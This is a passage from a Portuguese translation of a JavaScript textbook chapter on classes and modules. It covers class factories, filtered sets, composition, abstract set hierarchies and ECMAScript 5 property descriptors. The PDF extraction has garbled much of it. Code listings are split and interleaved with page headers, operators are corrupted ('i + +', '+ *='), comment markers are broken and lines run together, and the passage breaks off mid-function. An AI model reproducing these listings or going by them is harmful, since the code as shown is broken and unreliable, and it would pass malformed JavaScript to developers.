** NonNullSet é uma subclasse de Set que não permite null e undefined*

** como membros do conjunto.*

*/

function NonNullSet() {

// Apenas encadeia em nossa superclasse.

*// Chama a construtora da superclasse como uma função normal para
inicializar*

// o objeto que foi criado por essa chamada de construtora.

Set.apply(this,

arguments);

}

// Torna NonNullSet uma subclasse de Set:

NonNullSet.prototype = inherit(Set.prototype);

NonNullSet.prototype.constructor = NonNullSet;

*// Para excluir null e undefined, precisamos apenas anular o método
add() NonNullSet.prototype.add = function() {*

// Procura argumentos null ou undefined

for(var i = 0; i < arguments.length; i++)

```
if (arguments[i] == null)
```

```
throw new Error("Can't add null or undefined to a NonNullSet");
```

```
// Encadeia para a superclasse para fazer a inserção real
```

```
return Set.prototype.add.apply(this, arguments);
```

```
};
```

Vamos generalizar essa noção de conjunto não nulo em um “conjunto filtrado”: aquele cujos membros devem passar por uma função filtro antes de serem adicionados. Vamos definir uma função fábrica de classe (como a função `enumeration()` do Exemplo 9-7) em que é passada uma função filtro e retorna uma nova subclasse de `Set`. Na verdade, podemos generalizar ainda mais e definir nossa fábrica de classe de modo a receber dois argumentos: a classe que vai ser subclasse e o filtro a ser aplicado em seu método `add()`. Vamos chamar esse método de fábrica de `filteredSetSubclass()` e podemos usá-lo como segue: // Define uma classe conjunto que contém somente strings

```
var StringSet = filteredSetSubclass(Set,
```

```
function(x) {return typeof x == "string";});
```

```
// Define uma classe conjunto que não permite null, undefined nem funções
```


I JavaScript

básica

```
var MySet = filteredSetSubclass(NonNullSet,
```

```
function(x) {return typeof x !== "function";});
```

O código dessa função fábrica de classe está no Exemplo 9-14. Observe como essa função faz o mesmo encadeamento de métodos e de construtoras feito por NonNullSet.

Exemplo 9-14 *Uma fábrica de classe e encadeamento de métodos*

```
/*
```

** Esta função retorna uma subclasse da classe Set especificada e anula*

** o método add() dessa classe para aplicar o filtro especificado.*

```
*/
```

```
function filteredSetSubclass(superclass, filter) {
```

```
var constructor = function() { // A construtora da subclasse
```

```
superclass.apply(this, arguments);
```

```
// Encadeia para a superclasse
```

```
};
```

```
var proto = constructor.prototype = inherit(superclass.prototype);  
proto.constructor = constructor;
```



```
proto.add = function() {
```

```
// Aplica o filtro em todos os argumentos antes de adicionar algo for(var i  
= 0; i < arguments.length; i++) {
```

```
var v = arguments[i];
```

```
if (!filter(v)) throw("value " + v + " rejected by filter");
```

```
}
```

```
// Encadeia em nossa implementação da superclasse add
```

```
superclass.prototype.add.apply(this,
```

```
arguments);
```

```
};
```

```
return
```

```
constructor;
```

```
}
```

Um ponto interessante a notar no Exemplo 9-14 é que, envolvendo uma função no código de cria-

ção de nossa subclasse, podemos usar o argumento superclass em nosso código de encadeamento de construtoras e de métodos, em vez de codificar o nome da superclasse. Isso significa que, se quiséssemos alterar a superclasse, precisaríamos alterá-la em apenas um ponto, em vez de procurar cada menção dela em nosso código. Comprovadamente, essa é uma técnica que vale a pena usar, mesmo que não estejamos definindo uma fábrica de classe. Por exemplo, poderíamos reescrever nossa NonNullSet usando uma função empacotadora e o método Function.prototype.extend() (do Exemplo 9-11), como segue: var NonNullSet = (function() { // Define e chama function

```
var superclass = Set;
```

```
// Especifica a superclasse somente uma vez.
```

return

superclass.extend(

function() { superclass.apply(this, arguments); },

// a construtora

{

//

os

métodos

```
add: function() {
```

```
// Procura argumentos null ou undefined
```

```
for(var i = 0; i < arguments.length; i++)
```

```
if (arguments[i] == null)
```

```
throw new Error("Can't add null or undefined");
```

// Encadeia para a superclasse para fazer a inserção real

`return`

`superclass.prototype.add.apply(this,
arguments);`

`}`

`});`

`}());`

Capítulo 9 Classes e módulos 227

Ja

*Por fim, é importante enfatizar que a capacidade de criar fábricas de classe como essa provém da **vaS***

*natureza dinâmica de JavaScript. As fábricas de classe são um recurso poderoso e útil que não tem **cript básico***

equivalente em linguagens como Java e C++.

a

9.7.3 Composição versus subclasses

Na seção anterior, queríamos definir conjuntos que restringissem seus membros de acordo com certos critérios e usamos subclasses para fazer isso, criando uma subclasse personalizada de uma implementação de conjunto específica que utilizava uma função filtro especificada para restringir a participação como membro no conjunto. Cada combinação de superclasse e função filtro exigiu a criação de uma nova classe.

No entanto, há uma maneira melhor de fazer isso. Um princípio bastante conhecido no projeto orientado a objetos é “prefira a composição em vez da herança”². Nesse caso, podemos usar composição definindo uma nova implementação de conjunto que “empacota” outro objeto conjunto e encaminha pedidos para ele, após filtrar os membros proibidos. O Exemplo 9-15 mostra como isso é feito.

Exemplo 9-15 Composição de conjuntos em vez de subclasses

** Um FilteredSet empacota um objeto conjunto especificado e aplica um filtro especificado*

** nos valores passados para seu método add(). Todos os outros métodos de conjunto básicos*

** simplesmente encaminham para a instância do conjunto empacotado.*

**/*

```
var FilteredSet = Set.extend(
```

```
function FilteredSet(set, filter) { // A construtora
```

```
  this.set = set;
```

```
  this.filter = filter;
```

```
},
```

```
{
```

```
  // Os métodos de instância
```

```
  add: function() {
```

```
    // Se temos um filtro, o aplicamos
```

```
    if (this.filter) {
```

```
for(var i = 0; i < arguments.length; i + +) {
```

```
var v = arguments[i];
```


if

(!this.filter(v))

throw new Error("FilteredSet: value " + v +

" rejected by filter");

}

}

// Agora encaminha o método add() para this.set.add()

this.set.add.apply(this.set,

arguments);

return

this;

},

// O restante dos métodos apenas encaminha para this.set e não faz mais nada.

remove: function() {

2 Consulte Design Patterns, de Erich Gamma et al., ou Effective Java, de Joshua Bloch, por exemplo.

228 *Parte*

I JavaScript

básica

*this.set.remove.apply(this.set,
arguments);*

```
return
```

```
this;
```

```
},
```

```
contains: function(v) { return this.set.contains(v); },
```

```
size: function() { return this.set.size(); },
```

```
foreach: function(f,c) { this.set.foreach(f,c); }
```

```
});
```

Uma das vantagens de usar composição nesse caso é que apenas uma subclasse de *FilteredSet* é exigida. Instâncias dessa classe podem ser criadas para restringir a participação como membro de qualquer outra instância do conjunto. Em vez de usarmos a classe *NonNullSet* definida anteriormente, por exemplo, podemos fazer isto:

```
var s = new FilteredSet(new Set(), function(x) { return x !== null; });
```

Podemos até filtrar um conjunto filtrado:

```
var t = new FilteredSet(s, { function(x) { return !(x instanceof Set); } });
```

9.7.4 Hierarquias de classe e classes abstratas

Na seção anterior você foi estimulado a “preferir a composição em vez da herança”. Mas para ilustrarmos esse princípio, criamos uma subclasse de *Set*. Fizemos isso para que a classe resultante fosse *instanceof Set* e para que ela pudesse herdar os métodos auxiliares úteis de *Set*, como *toString()* e *equals()*. Esses são motivos pragmáticos válidos, mas ainda teria sido ótimo fazer composição de conjunto sem fazer a subclasse de uma implementação concreta como a classe *Set*. Pode-se dizer algo semelhante a respeito de nossa classe *SingletonSet* do Exemplo 9-12 – essa classe é uma subclasse de *Set*, de modo que poderia herdar os métodos auxiliares, mas sua implementação seria completamente diferente de sua superclasse. *SingletonSet* não é uma versão especializada da classe *Set*, mas um tipo de *Set* completamente diferente. *SingletonSet* deve ser irmã de *Set* na hierarquia de classes, não uma descendente.

Nas linguagens OO clássicas bem como em JavaScript, a solução é separar a interface da implementação. Suponha que definamos uma classe `AbstractSet` que implementa os métodos auxiliares, como `toString()`, mas não implementa os métodos básicos, como `foreach()`. Então, nossas implementações de conjunto, `Set`, `SingletonSet` e `FilteredSet`, podem ser todas subclasses de `AbstractSet`. `FilteredSet` e `SingletonSet` não serão mais subclasses de uma implementação não relacionada.

O Exemplo 9-16 leva essa estratégia adiante e define uma hierarquia de classes de conjunto abstratas. `AbstractSet` define apenas um método abstrato, `contains()`. Qualquer classe que pretenda ser um conjunto deve definir pelo menos esse método. Em seguida, criamos a subclasse de `AbstractSet` para definir `AbstractEnumerableSet`. Essa classe adiciona os métodos abstratos `size()` e `foreach()` e define métodos concretos úteis (`toString()`, `toArray()`, `equals()` etc.) sobre eles. `AbstractEnumerableSet` não define métodos `add()` nem `remove()` e representa conjuntos somente para leitura.

`SingletonSet` pode ser implementada como uma subclasse concreta. Por fim, definimos `AbstractWritableSet` como uma subclasse de `AbstractEnumerableSet`. Esse último conjunto abstrato define os métodos abstratos `add()` e `remove()`, e implementa métodos concretos, como `union()` e `intersection()`, que os utilizam. `AbstractWritableSet` é a superclasse apropriada para nossas classes `Set`

Capítulo 9 Classes e módulos 229

Ja

e `FilteredSet`. Contudo, foi omitida nesse exemplo e uma nova implementação concreta, chamada **vaS**

`ArraySet`, foi incluída em seu lugar.

cript básico

O Exemplo 9-16 é longo, mas vale a pena lê-lo inteiramente. Note que ele usa `Function.prototype`.

`extend()` como um atalho para criar subclasses.

a

Exemplo 9-16 Uma hierarquia de classes `Set` abstratas e concretas

```
// Uma função conveniente que pode ser usada por qualquer método  
abstrato function abstractmethod() { throw new Error("abstract method");
```

```
}
```

```
/*
```

** A classe AbstractSet define um único método abstrato, contains().*

```
*/
```

```
function AbstractSet() { throw new Error("Can't instantiate abstract  
classes");}
```

```
AbstractSet.prototype.contains = abstractmethod;
```

```
/*
```

** NotSet é uma subclasse concreta de AbstractSet.*

** Todos os membros desse conjunto são valores que não são membros de qualquer*

** outro conjunto. Como ele é definido em termos de outro conjunto, não*

** é gravável e, como tem infinitos membros, não é enumerável.*

** Tudo que podemos fazer com ele é testar a participação como membro.*

```
*
```

Note que, para definir essa subclasse, estamos usando o método Function.prototype.

** extend() que definimos anteriormente.*

```
*/
```

```
var NotSet = AbstractSet.extend(  

```

```
function NotSet(set) { this.set = set; },  

```

```
{
```

```
contains: function(x) { return !this.set.contains(x); },  

```

```
toString: function(x) { return "~" + this.set.toString(); }, equals:  
function(that) {
```

```
return that instanceof NotSet && this.set.equals(that.set);
```

```
}
```

```
}
```

```
);
```

```
/*
```

** AbstractEnumerableSet é uma subclasse abstrata de AbstractSet.*

** Ela define os métodos abstratos size() e foreach(), e então implementa*

** os métodos concretos isEmpty(), toArray(), to[Locale]String() e equals()*

** sobre eles. As subclasses que implementam contains(), size() e foreach()*

** obtêm gratuitamente esses cinco métodos concretos.*

```
*/
```

```
var AbstractEnumerableSet = AbstractSet.extend(  
  

```

```
function() { throw new Error("Can't instantiate abstract classes"); },
```

```
{
```

```
size:
```

```
abstractmethod,
```

```
foreach:
```

```
abstractmethod,
```

```
isEmpty: function() { return this.size() == 0; },
```

```
toString: function() {
```

```
var s = "{", i = 0;
```

230 *Parte*

I JavaScript

básica

this.foreach(function(v)

{

if (i++ > 0) s += ", ";

s

+ *=*

v;

});

return s + "};

},

toLocaleString : function() {

var s = "{", i = 0;

this.foreach(function(v

{

if (i++ > 0) s += ", ";

if (v == null) s += v;

// null & undefined

```
else s += v.toLocaleString();
```

```
// todos os outros
```

```
});
```

```
return s + "}";
```

```
},
```

```
toArray: function() {
```

```
var a = [];
```

```
this.forEach(function(v) { a.push(v); });
```

return

a;

},

equals: function(that) {

if (!(that instanceof AbstractEnumerableSet)) return false;

// Se eles não têm o mesmo tamanho, não são iguais

if (this.size() != that.size()) return false;

// Agora verifica se todo elemento em this também está em that.

try

{

*this.forEach(function(v) {if (!that.contains(v)) throw false;}); return
true;*

//

Todos os elementos coincidiram: os conjuntos são iguais.

} catch (x) {

if (x === false) return false; // Os conjuntos não são iguais

throw x;

// Alguma outra exceção ocorreu: relança-a.

}

}

});

*/**

** SingletonSet é uma subclasse concreta de AbstractEnumerableSet.*

** Um conjunto singleton é um conjunto somente para leitura com um só membro.*

**/*

```
var SingletonSet = AbstractEnumerableSet.extend(
```

```
function SingletonSet(member) { this.member = member; },
```

```
{
```

```
contains: function(x) { return x === this.member; },
```

```
size: function() { return 1; },
```

```
foreach: function(f,ctx) { f.call(ctx, this.member); }
```

```
}
```

```
);
```

```
/*
```

** AbstractWritableSet é uma subclasse abstrata de AbstractEnumerableSet.*

** Ela define os métodos abstratos add() e remove() e, então, implementa*

** os métodos concretos union(), intersection() e difference() sobre eles.*

**/*

```
var AbstractWritableSet = AbstractEnumerableSet.extend(
```

```
function() { throw new Error("Can't instantiate abstract classes"); },
```

Capítulo 9 Classes e módulos **231**

```
{
```

JavaS

add:

abstractmethod,

cript *básic*

remove:

abstractmethod,

union: function(that) {

var self = this;

a

that.foreach(function(v) { self.add(v); });

return

this;

},

intersection: function(that) {

var self = this;

this.foreach(function(v) { if (!that.contains(v)) self.remove(v);}); return

this;

},

difference: function(that) {

var self = this;

that.foreach(function(v) { self.remove(v); });

return

this;

}

});

*/**

** Uma ArraySet é uma subclasse concreta de AbstractWritableSet.*

** Ela representa os elementos do conjunto como um array de valores e utiliza uma pesquisa*

** linear do array em seu método contains(). Como o método contains()*

** é $O(n)$ em vez de $O(1)$, só deve ser usado para conjuntos relativamente*

** pequenos. Note que essa implementação conta com os métodos de Array de ES5*

** indexOf() e forEach().*

**/*

var ArraySet = AbstractWritableSet.extend(

function ArraySet() {

this.values = [];

this.add.apply(this,

arguments);

},

{

contains: function(v) { return this.values.indexOf(v) != -1; },

size: function() { return this.values.length; },

foreach: function(f,c) { this.values.forEach(f, c); },

add: function() {

for(var i = 0; i < arguments.length; i++) {

var arg = arguments[i];

if

(!this.contains(arg))

this.values.push(arg);

}

return

this;

},

remove: function() {

for(var i = 0; i < arguments.length; i++) {

var p = this.values.indexOf(arguments[i]);

if (p == -1) continue;

this.values.splice(p,

1);

}

return

this;

}

}

);

232 *Parte*

9.8 Classes em ECMAScript 5

ECMAScript 5 adiciona métodos para especificar atributos de propriedade (getters, setters, capacidade de enumeração, de gravação e de configuração) e para restringir a capacidade de estender objetos. Esses métodos foram descritos na Seção 6.6, na Seção 6.7 e na Seção 6.8.3, mas mostram-se muito úteis na definição de classes. As subseções a seguir demonstram como utilizar esses recursos de ECMAScript 5 para tornar suas classes mais robustas.

9.8.1 Tornando propriedades não enumeráveis

A classe Set do Exemplo 9-6 usou um truque para armazenar objetos como membros de conjunto: ela definiu uma propriedade “identificação do objeto” em todo objeto adicionado ao conjunto. Posteriormente, se outro código utilizar esse objeto em um laço for/in, essa propriedade adicionada vai ser retornada. ECMAScript 5 nos permite evitar isso, tornando as propriedades não enumeráveis. O

Exemplo 9-17 demonstra como fazer isso com `Object.defineProperty()` e também mostra como se define uma função getter e como testar se um objeto é extensível.

Exemplo 9-17 Definindo propriedades não enumeráveis

```
// Encerra nosso código em uma função para que possamos definir  
variáveis no escopo da
```

```
// função
```

```
(function() {
```

```
// Define objectId como uma propriedade não enumerável herdada por  
todos os objetos.
```

```
// Quando essa propriedade é lida, a função getter é chamada.
```

// Ela não tem setter; portanto, é somente para leitura.

// Ela não é configurável; portanto, não pode ser excluída.

Object.defineProperty(Object.prototype, "objectId", {

get: idGetter,

// Método para obter value

enumerable: false,

// Não enumerável

configurable: false

// Não pode excluí-la

});

// Esta é a função getter chamada quando objectId é lida

function idGetter() {

// Uma função getter para retornar a identificação

if (!(idprop in this)) {

// Se o objeto ainda não tem uma identificação

*if (!Object.isExtensible(this)) // E se podemos adicionar uma propriedade
throw Error("Can't define id for nonextensible objects");*

Object.defineProperty(this, idprop, {

// Fornece uma a ele agora.

value: nextid + +,

// Este é o valor

writable: false,

// Somente para leitura

enumerable: false,

// Não enumerável

configurable: false // Não pode ser excluída

});

}

return this[idprop];

// Agora retorna o valor já existente ou o novo

};

*// Essas variáveis são usadas por idGetter() e são privativas dessa função
var idprop = "|**objectId**|"; // Presume que essa propriedade não está
em uso var nextid = 1;*

// Começa a atribuir identificações neste nº

}());

// Chama a função empacotadora para executar o código imediatamente

Capítulo 9 Classes e módulos 233

Ja

9.8.2 Definindo classes imutáveis

JavaScript básico

Além de tornar propriedades não enumeráveis, ECMAScript 5 nos permite transformá-las em somente para leitura, o que é útil se queremos definir classes cujas instâncias são imutáveis. O Exemplo a

9-18 é uma versão imutável de nossa classe Range que faz isso usando Object.defineProperty() e com Object.create(). Também usa Object.defineProperty() para configurar o objeto protótipo da classe, tornando os métodos de instância não enumeráveis, assim como os métodos das classes internas. Na verdade, ele vai mais longe do que isso e transforma esses métodos de instância em somente para leitura e impossíveis de excluir, o que impede qualquer alteração dinâmica (“monkey-

-patching”) na classe. Por fim, como um truque interessante, o Exemplo 9-18 tem uma função construtora que funciona como uma função fábrica quando chamada sem a palavra-chave new.

Exemplo 9-18 *Uma classe imutável com propriedades e métodos somente para leitura*

// Esta função funciona com ou sem 'new': uma função construtora e fábrica function Range(from,to) {

// Estes são descritores para as propriedades somente para leitura from e to.

var props = {

*from: {value:from, enumerable:true, writable:false, configurable:false}, to:
{value:to, enumerable:true, writable:false, configurable:false}*

};

if (this instanceof Range)

// Se for chamada como uma construtora

Object.defineProperty(this, props);

// Define as propriedades

else

// Caso contrário, como uma fábrica

return Object.create(Range.prototype,

// Cria e retorna um novo

props);

// objeto Range com props

}

*// Se adicionamos propriedades no objeto Range.prototype da mesma
maneira,*

*// então podemos configurar atributos nessas propriedades. Como não
especificamos*

// enumerable, writable nem configurable, todos eles são false por padrão.

Object.defineProperty(Range.prototype, {

includes:

{

```
value: function(x) { return this.from <= x && x <= this.to; }
```

```
},
```

```
foreach:
```

```
{
```

```
value: function(f) {
```

```
for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
```

```
}
```

```
},
```

```
toString:
```

```
{
```

```
value: function() { return "(" + this.from + "... " + this.to + ")"; }
```

```
}
```

```
});
```

O Exemplo 9-18 usa `Object.defineProperty()` e `Object.create()` para definir propriedades imutáveis e não enumeráveis. Esses métodos são poderosos, mas os objetos descritores de propriedade que exigem podem tornar o código difícil de ler. Uma alternativa é definir funções utilitárias para modificar os atributos de propriedades que já foram definidas. O Exemplo 9-19 mostra duas dessas funções utilitárias.

I JavaScript

básica

Exemplo 9-19 Utilitários descritores de propriedade

// Transforma as propriedades nomeadas (ou todas) de o em não graváveis e não configuráveis.

```
function freezeProps(o) {
```

```
  var props = (arguments.length == 1)
```

```
    // Se 1 arg
```

```
    ? Object.getOwnPropertyNames(o)
```

```
    // usa todas as props
```

```
    : Array.prototype.splice.call(arguments, 1);
```

```
    // senão, as props nomeadas
```

```
    props.forEach(function(n) { // Transforma cada uma em somente para  
      leitura e permanente
```

```
    // Ignora propriedades não configuráveis
```

```
if (!Object.getOwnPropertyDescriptor(o,n).configurable) return;
```

```
Object.defineProperty(o, n, { writable: false, configurable: false });  
    };
```

```
return o;
```

```
// Para que possamos continuar usando  
    }
```

```
// Transforma as propriedades nomeadas (ou todas) de o em não  
enumeráveis, se forem
```

```
// configuráveis.
```

```
function hideProps(o) {
```

```
var props = (arguments.length == 1)
```

```
// Se 1 arg
```

```
? Object.getOwnPropertyNames(o)
```

```
// usa todas as props
```

```
: Array.prototype.splice.call(arguments, 1);
```

```
// senão, as props nomeadas
```

```
props.forEach(function(n) { // Oculta cada uma do laço for/in
```

```
// Ignora propriedades não configuráveis
```

```
if (!Object.getOwnPropertyDescriptor(o,n).configurable) return;
```

```
Object.defineProperty(o, n, { enumerable: false });
```

```
});
```


return

o;

}

Object.defineProperty() e *Object.defineProperties()* podem ser usados para criar novas propriedades e também para modificar os atributos de propriedades já existentes. Quando usados para definir novas propriedades, os atributos omitidos são *false* por padrão. Entretanto, quando usados para alterar propriedades já existentes, os atributos omitidos ficam inalterados. Na função *hideProps()* anterior, por exemplo, especificamos somente o atributo *enumerable*, pois esse é o único que queremos modificar.

Com essas funções utilitárias definidas, podemos aproveitar os recursos de ECMAScript 5 para escrever uma classe imutável sem alterar substancialmente a maneira de escrevermos classes. O Exemplo 9-20 mostra uma classe imutável *Range* que usa nossas funções utilitárias.

Exemplo 9-20 Uma classe imutável mais simples

```
function Range(from, to) {
```

```
// Construtora para uma classe Range imutável
```

```
this.from = from;
```

```
this.to = to;
```

```
freezeProps(this);
```

```
// Torna as propriedades imutáveis
```

```
}
```

```
Range.prototype = hideProps({
```

```
// Define prototype com propriedades não enumeráveis
```

constructor:

Range,

```
includes: function(x) { return this.from <= x && x <= this.to; },  
foreach: function(f) {for(var x=Math.ceil(this.from);x<=this.to;x++)  
f(x);}, toString: function() { return "(" + this.from + "..." + this.to +  
")"; }  
  
});
```

Capítulo 9 Classes e módulos 235

Ja

9.8.3 Encapsulando o estado do objeto

JavaScript básico

A Seção 9.6.6 e o Exemplo 9-10 mostraram como variáveis ou argumentos de uma função construtora podem ser usados como estado privado dos objetos criados por essa construtora. A desvantagem **a**

dessa técnica é que, em ECMAScript 3, os métodos de acesso que dão acesso a esse estado podem ser substituídos. ECMAScript 5 nos permite encapsular nossas variáveis de estado de modo mais robusto, definindo métodos getter e setter de propriedades que não podem ser excluídos. O Exemplo 9-21 demonstra isso.

Exemplo 9-21 Uma classe Range com extremidades fortemente encapsuladas

```
// Esta versão da classe Range é mutável, mas encapsula suas variáveis
```

```
// limites para manter invariante o fato de que from <= to.
```

```
function Range(from, to) {
```

```
// Verifica o que a invariante contém quando criamos
```

```
if (from > to) throw new Error("Range: from must be <= to");
```

// Define os métodos de acesso que mantêm a invariante

function getFrom() { return from; }

function getTo() { return to; }

function setFrom(f) {

// Não permite que from seja configurado > to

if (f <= to) from = f;

else throw new Error("Range: from must be <= to");

}

function setTo(t) {

// Não permite que to seja configurado < from

if (t >= from) to = t;

else throw new Error("Range: to must be >= from");

}

*// Cria propriedades enumeráveis e não configuráveis que usam os
métodos de acesso Object.defineProperty(this,*

```

    {
from: {get: getFrom, set: setFrom, enumerable:true, configurable:false}, to:
{ get: getTo, set: setTo, enumerable:true, configurable:false }

    });

    }

```

// O objeto protótipo não mudou em relação aos exemplos anteriores.

// Os métodos de instância leem from e to como se fossem propriedades normais.

```

Range.prototype = hideProps({

```

```

  constructor:

```

```

  Range,

```

```

  includes: function(x) { return this.from <= x && x <= this.to; },
  foreach: function(f) {for(var x=Math.ceil(this.from);x<=this.to;x++)
f(x);}, toString: function() { return "(" + this.from + "..." + this.to +
  ")"; }

    });

```

9.8.4 Impedindo extensões de classe

Normalmente considera-se uma característica de JavaScript as classes poderem ser estendidas dinamicamente pela adição de novos métodos no objeto protótipo. ECMAScript 5 permite evitar isso, caso se queira. `Object.preventExtensions()` torna um objeto não extensível (Seção 6.8.3), ou seja, nenhuma propriedade nova pode ser adicionada nele. `Object.seal()` leva isso um passo adiante: impede a adição de novas propriedades e também transforma todas as propriedades atuais em não configuráveis, de modo que não podem ser excluídas. (No entanto, uma propriedade não configu-

I JavaScript

básica

rável ainda pode ser gravável e ainda pode ser convertida em uma propriedade somente de leitura.) Para impedir extensões em `Object.prototype`, basta escrever:

```
Object.seal(Object.prototype);
```

Outro recurso dinâmico de JavaScript é a capacidade de substituir (ou fazer “monkey-patch”) métodos

de um objeto:

```
var original_sort_method = Array.prototype.sort;
```

```
Array.prototype.sort = function() {
```

```
var start = new Date();
```

```
original_sort_method.apply(this,
```

```
arguments);
```

```
var end = new Date();
```

```
console.log("Array sort took " + (end - start) + " milliseconds.");
```

```
};
```

Esse tipo de alteração pode ser evitado transformando-se os métodos de instância em somente para leitura. A função utilitária `freezeProps()` definida anteriormente é uma maneira de fazer isso. Outra é com `Object.freeze()`, que faz tudo que `Object.seal()` faz, mas também transforma todas as propriedades em somente para leitura e não configuráveis.

Existe uma característica das propriedades somente para leitura que é importante entender ao se trabalhar com classes. Se um objeto o herda

uma propriedade somente para leitura p, uma tentativa de atribuir em o.p vai falhar e não vai criar uma nova propriedade em o. Se quiser anular uma propriedade somente de leitura herdada, você tem de usar `Object.defineProperty()` ou `Object`.

`defineProperties()` ou `Object.create()` para criar a nova propriedade. Isso significa que, se você transforma em somente para leitura os métodos de instância de uma classe, torna-se significativamente mais difícil as subclasses anularem esses métodos.

Normalmente não é necessário bloquear objetos protótipos como esses, mas existem algumas circunstâncias em que impedir extensões em um objeto pode ser útil. Pense na função fábrica de classe `enumeration()` do Exemplo 9-7. Aquela função armazenava as instâncias de cada tipo enumeração em propriedades do objeto construtor e também no array `values` da construtora. Essas propriedades e esse array servem como uma lista oficial das instâncias do tipo enumeração e é interessante congelá-

-las para que novas instâncias não possam ser adicionadas e as instâncias já existentes não possam ser excluídas nem alteradas. Na função `enumeration()`, podemos simplesmente adicionar as seguintes linhas de código:

```
Object.freeze(enumeration.values);
```

```
Object.freeze(enumeration);
```

Observe que, chamando `Object.freeze()` no tipo enumeração, impedimos o futuro uso da propriedade `objectId` definida no Exemplo 9-17. Uma solução para esse problema é ler a propriedade `objectId` (chamando o método de acesso subjacente e configurando a propriedade interna) do tipo enumeração uma vez, antes de congelá-la.

9.8.5 Subclasses e ECMAScript 5

O Exemplo 9-22 demonstra como fazer subclasses usando recursos de ECMAScript 5. Ele define uma classe `StringSet` como uma subclasse da classe `AbstractWritableSet` do Exemplo 9-16. A principal característica desse exemplo é o uso de `Object.create()` para criar um objeto protótipo que herda do protótipo da superclasse e também define as propriedades do objeto recém-criado. A dificuldade

Capítulo 9 Classes e módulos 237

Ja

dessa estratégia, conforme mencionado anteriormente, é que ela exige o uso de descritores de provaS

priedade complicados.

cript básico

Outro ponto interessante a respeito desse exemplo é que ele passa `null` para `Object.create()` a fim de criar um objeto que não herda nada. Esse objeto é usado para armazenar os membros do conjunto **a**

e o fato de não ter protótipo nos permite utilizar o operador `in` com ele, em vez do método `hasOwnProperty()`.

Exemplo 9-22 *StringSet*: uma subclasse de *Set* usando ECMAScript 5

```
function StringSet() {
```

```
  this.set = Object.create(null); // Cria um objeto sem protótipo this.n = 0;
```

```
  this.add.apply(this,
```

```
  arguments);
```

```
}
```

```
// Note que com Object.create podemos herdar do protótipo da superclasse
```

```
// e definir métodos em uma única chamada. Como não especificamos  
nenhuma das
```

```
// propriedades writable, enumerable e configurable, todas elas são false  
por padrão.
```

```
// Métodos somente para leitura tornam mais complicado fazer subclasses  
dessa classe.
```

```
StringSet.prototype = Object.create(AbstractWritableSet.prototype, {
```

```
  constructor: { value: StringSet },
```

```
  contains: { value: function(x) { return x in this.set; } },
```

size: { *value*: *function*(*x*) { *return* *this.n*; } },

foreach: { *value*: *function*(*f*,*c*) { *Object.keys*(*this.set*).*forEach*(*f*,*c*); } },
add:

{

value: *function*() {

for(*var i* = 0; *i* < *arguments.length*; *i* + +) {

if (!(*arguments*[*i*] *in* *this.set*)) {

this.set[*arguments*[*i*]]

=

true;

this.n + +;

}

}

return

this;

}

},

remove:

{

value: function() {

for(var i = 0; i < arguments.length; i++) {

if (arguments[i] in this.set) {

delete

this.set[arguments[i]];

this.n--;

}

}

return

this;

}

}

});

9.8.6 Descritores de propriedade

A Seção 6.7 descreveu os descritores de propriedade de ECMAScript 5, mas não incluiu muitos exemplos de uso. Concluimos esta seção sobre ECMAScript 5 com um exemplo estendido que vai demonstrar muitas operações nas propriedades de ECMAScript 5. O Exemplo 9-23 adiciona

básica

um método `properties()` (não enumerável, é claro) em `Object.prototype`. O valor de retorno desse método é um objeto que representa uma lista de propriedades e define métodos úteis para exibir as propriedades e os atributos (útil para depuração), para obter descritores de propriedade (útil quando se quer copiar propriedades junto com seus atributos) e para configurar atributos nas propriedades (alternativas úteis às funções `hideProps()` e `freezeProps()`, definidas anteriormente). Este exemplo demonstra a maioria dos recursos de ECMAScript 5 relacionados às propriedades e também utiliza uma técnica de codificação modular que vai ser discutida na próxima seção.

Exemplo 9-23 Utilitários de propriedades de ECMAScript 5

```
/*  
  
* Define um método properties() em Object.prototype que retorna um  
  
* objeto representando as propriedades nomeadas do objeto no qual  
  
* é chamado (ou representando todas as propriedades próprias do objeto,  
se  
  
* for chamado sem argumentos). O objeto retornado define quatro  
métodos  
  
* úteis: toString(), descriptors(), hide() e show().  
  
*/  
  
(function namespace() {  
  
// Empacota tudo em um escopo de função privado  
  
  
// Esta é a função que será um método de todos os objetos  
  
function properties() {
```

```
var names;
```

```
// Um array de nomes de propriedade
```

```
if (arguments.length == 0) // Todas as propriedade próprias de this  
names = Object.getOwnPropertyNames(this);
```

```
else if (arguments.length == 1 && Array.isArray(arguments[0])) names  
= arguments[0];
```

```
// Ou um array de nomes
```

else

// Ou os nomes que estão na lista de argumentos

names = Array.prototype.splice.call(arguments, 0);

*// Retorna um novo objeto Properties representando as propriedades
nomeadas return new Properties(this, names);*

}

*// A transforma uma nova propriedade não enumerável de
Object.prototype.*

// Esse é o único valor exportado desse escopo de função privado.

Object.defineProperty(Object.prototype, "properties", {

value:

properties,

enumerable: false, writable: true, configurable: true

});

// Esta função construtora é chamada pela função properties() anterior.

// A classe Properties representa um conjunto de propriedades de um objeto.

```
function Properties(o, names) {
```

```
  this.o = o;
```

```
  // O objeto ao qual as propriedades pertencem
```

```
  this.names = names;
```

```
  // Os nomes das propriedades
```

```
}
```

```
// Transforma as propriedades representadas por esse objeto em não  
enumeráveis Properties.prototype.hide = function() {
```

```
var o = this.o, hidden = { enumerable: false };
```

```
this.names.forEach(function(n)
```

```
{
```

if

(o.hasOwnProperty(n))

Capítulo 9 Classes e módulos 239

Object.defineProperty(o,

n,

hidden);

JavaS

});

cript básico

return

this;

};

a

// Transforma essas propriedades em somente para leitura e não configuráveis
Properties.prototype.freeze = function() {

var o = this.o, frozen = { writable: false, configurable: false };
this.names.forEach(function(n)

{

if

(o.hasOwnProperty(n))

Object.defineProperty(o,

n,

frozen);

});

return

this;

};

// Retorna um objeto que mapeia nomes em descritores para essas propriedades.

// Usa this para copiar as propriedades junto com seus atributos:

*// Object.defineProperty(dest, src.properties().descriptors());
Properties.prototype.descriptors = function() {*

var o = this.o, desc = {};

this.names.forEach(function(n)

{

if

(!o.hasOwnProperty(n))

return;

desc[n]

=

Object.getOwnPropertyDescriptor(o,n);

});

return

desc;

};

// Retorna uma lista de propriedades perfeitamente formatada, contendo

// o nome, valor e atributos. Usa o termo "permanent" com o significado de

// não configurável, "readonly" com o significado de não gravável e "hidden"

// com o significado de não enumerável. As propriedades enumeráveis, graváveis e

// configuráveis normais não têm atributos listados.

Properties.prototype.toString = function() {

var o = this.o;

// Usado na função aninhada a seguir

var lines = this.names.map(nameToString);

return "{\n " + lines.join(",\n ") + "\n}"; function nameToString(n) {

```
